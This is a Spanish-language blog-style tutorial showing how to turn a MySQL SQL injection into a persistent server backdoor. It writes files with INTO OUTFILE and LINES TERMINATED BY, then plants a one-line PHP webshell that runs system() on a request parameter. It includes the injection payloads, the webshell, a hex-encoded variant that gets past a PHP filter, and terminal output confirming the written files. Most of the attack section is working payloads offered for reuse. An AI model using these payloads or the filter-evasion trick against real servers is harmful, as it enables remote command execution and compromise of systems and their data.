

# Backdoor via Inyeccion

## by

### Q3rv0

Cuando se trata de vulnerabilidades de inyeccion de codigo tengo que decir que me encanta, hoy le traigo una manera de conseguir un backdoor en el servidor a travez de una de estas.

hay veces que se logra realizar inyecciones de manera satisfactoria dumpeando datos de passwords en texto plano o encriptadas, pero si el panel del administrador esta desabilitado u no se logra romper el hash o cualquier situacion negativa que haga que esa informacion no sirva para nada, entonces que hacemos?

quiero explicarles que esta es una manera de acceder al server mediante la explotacion de codigo sqli, hay otras pero ya voy a ver si escribo otro documento, todo depende de los comentarios y de las ganas de aprender de la gente.


primero que nada, el server debe contar con ciertas características.

- Debe ser vulnerable a SQLI, esto es primordial

- segundo, una vez realizada la enumeracion en la db, se debe averiguar quien es el usuario que ejecuta la db, y que privilegios tiene, en nuestro caso solo basta que tenga privilegios de FILE.


- El mismo debe poseer permisos de escritura en el directorio web. a no ser que hayan encontrado una LFI en el server y escriban en /tmp para acceder al backdoor, en ese caso zafan! XD!

bueno, para este pequeño laboratorio (vamos a llamarle asi) me arme un entorno local vulnerable.



Supongamos que ejecutamos de manera remota código sql en la db y obtenemos una respuesta.

**-1926 OR 5714=5714 LIMIT 1**



podríamos agregarle a la sentencia


```
-1926 OR 5714=5714 LIMIT 1 INTO OUTFILE '/tmp/prueba2.php' LINES  
TERMINATED BY 'q3rv0' --
```

Ahora paso a explicar

si recuerdan anteriormente les habia dicho que se requería de un usuario corriendo con privilegios de FILE, bien eso es para poder ejecutar la función **OUTFILE** que nos va a volcar el contenido de un string en un fichero, en mi caso voy a probar primero con el directorio /tmp para ver que pasa.

**LINES TERMINATED BY 'q3rv0' --** esta línea nos va a insertar la cadena q3rv0 al final de la respuesta dada por la base de datos.

Y el resultado sería algo así para un mayor entendimiento.




```
q3rv0@terminal /tmp $ ls -lh; more prueba.php  
total 60K  
drwx----- 2 q3rv0 q3rv0 4,0K 2012-04-13 15:45 libgksu-jpicEc  
-rw-r--r-- 1 root root 0 2012-04-13 13:22 mintdebug  
drwxr-xr-x 2 q3rv0 q3rv0 4,0K 2012-04-13 13:22 mintUpdate  
-rw-rw-rw- 1 mysql mysql 854 2012-04-13 16:57 nuevo.php  
drwx----- 2 q3rv0 q3rv0 4,0K 2012-04-13 15:45 orbit-q3rv0  
-rw-rw-rw- 1 mysql mysql 51 2012-04-13 17:02 prueba.php  
drwx----- 2 q3rv0 q3rv0 4,0K 2012-04-13 13:22 ssh-twAZAW1575  
-rw----- 1 q3rv0 q3rv0 1,3K 2012-04-13 16:45 tmpB2Pt71  
-rw----- 1 q3rv0 q3rv0 1,3K 2012-04-13 15:26 tmpdVDeUN  
-rw----- 1 q3rv0 q3rv0 1,3K 2012-04-13 14:30 tmpj93mYF  
-rw----- 1 q3rv0 q3rv0 1,3K 2012-04-13 14:57 tmpkU01do  
-rw----- 1 q3rv0 q3rv0 1,3K 2012-04-13 15:00 tmpQpltKB  
-rw----- 1 q3rv0 q3rv0 1,3K 2012-04-13 16:56 tmpPL1Mh  
-rw-rw-rw- 1 mysql mysql 854 2012-04-13 15:00 tmpuxfny.php  
-rw-rw-rw- 1 mysql mysql 854 2012-04-13 16:56 tmpuxnzb.php  
-rw----- 1 q3rv0 q3rv0 1,3K 2012-04-13 15:27 tmpyBwLKg  
1 francisco password_francisco email_franciscoq3rv0  
q3rv0@terminal /tmp $  
q3rv0@terminal /tmp $
```

sep, se creo el fichero prueba.php y ahi se ve que pudimos inyectar una cadena remotamente jeje!...pero y si le mando un code php? algo que tome un valor dado por mi, lo ejecute usando la funcion system y me devuelva una respuesta, algo que no tenga mas de una linea.

algo asi!

```
<? system($_REQUEST['cmd']); ?>
```


probemos a ver que onda...




: ( parece ser que filtra el codigo php, y si lo paso a hexadecimal, base64, URL encode, nose algo que haga que la linea pase desapercibida.

Depues de varios intentos para ofuscar el code logre pasarlo por alto codificandolo en «ASCII HEX» agregandole un 0x al principio de esta manera


```
-1926 OR 5714=5714 LIMIT 1 INTO OUTFILE '/tmp/prueba6.php' LINES TERMINATED BY 0x273c3f2073797374656d28245f524551554553545b27636d64275d293b203f3e270a --
```




Como pueden ver se logro inyectar dentro del server.



Ahora vamos a verificar si nuestro usuario posee permisos de escritura dentro del directorio web, si los llega a tener colamos el backdoor para tener acceso completo!!



Accedemos a la mini webshell cruzando los dedos por que se haya creado! XD!



Bien!! funciono!!, el usuario tenia permisos de escritura y ahora nosotros tenemos permisos para ejecutar comandos a nuestro antojo XD! eso fue todo! espero que lo hayan disfrutado...luego voy a realizar otro documento mostrando como inyectar un backdoor en la DB, hasta ahora solo lo hemos echo en el sistema. saludos gente!

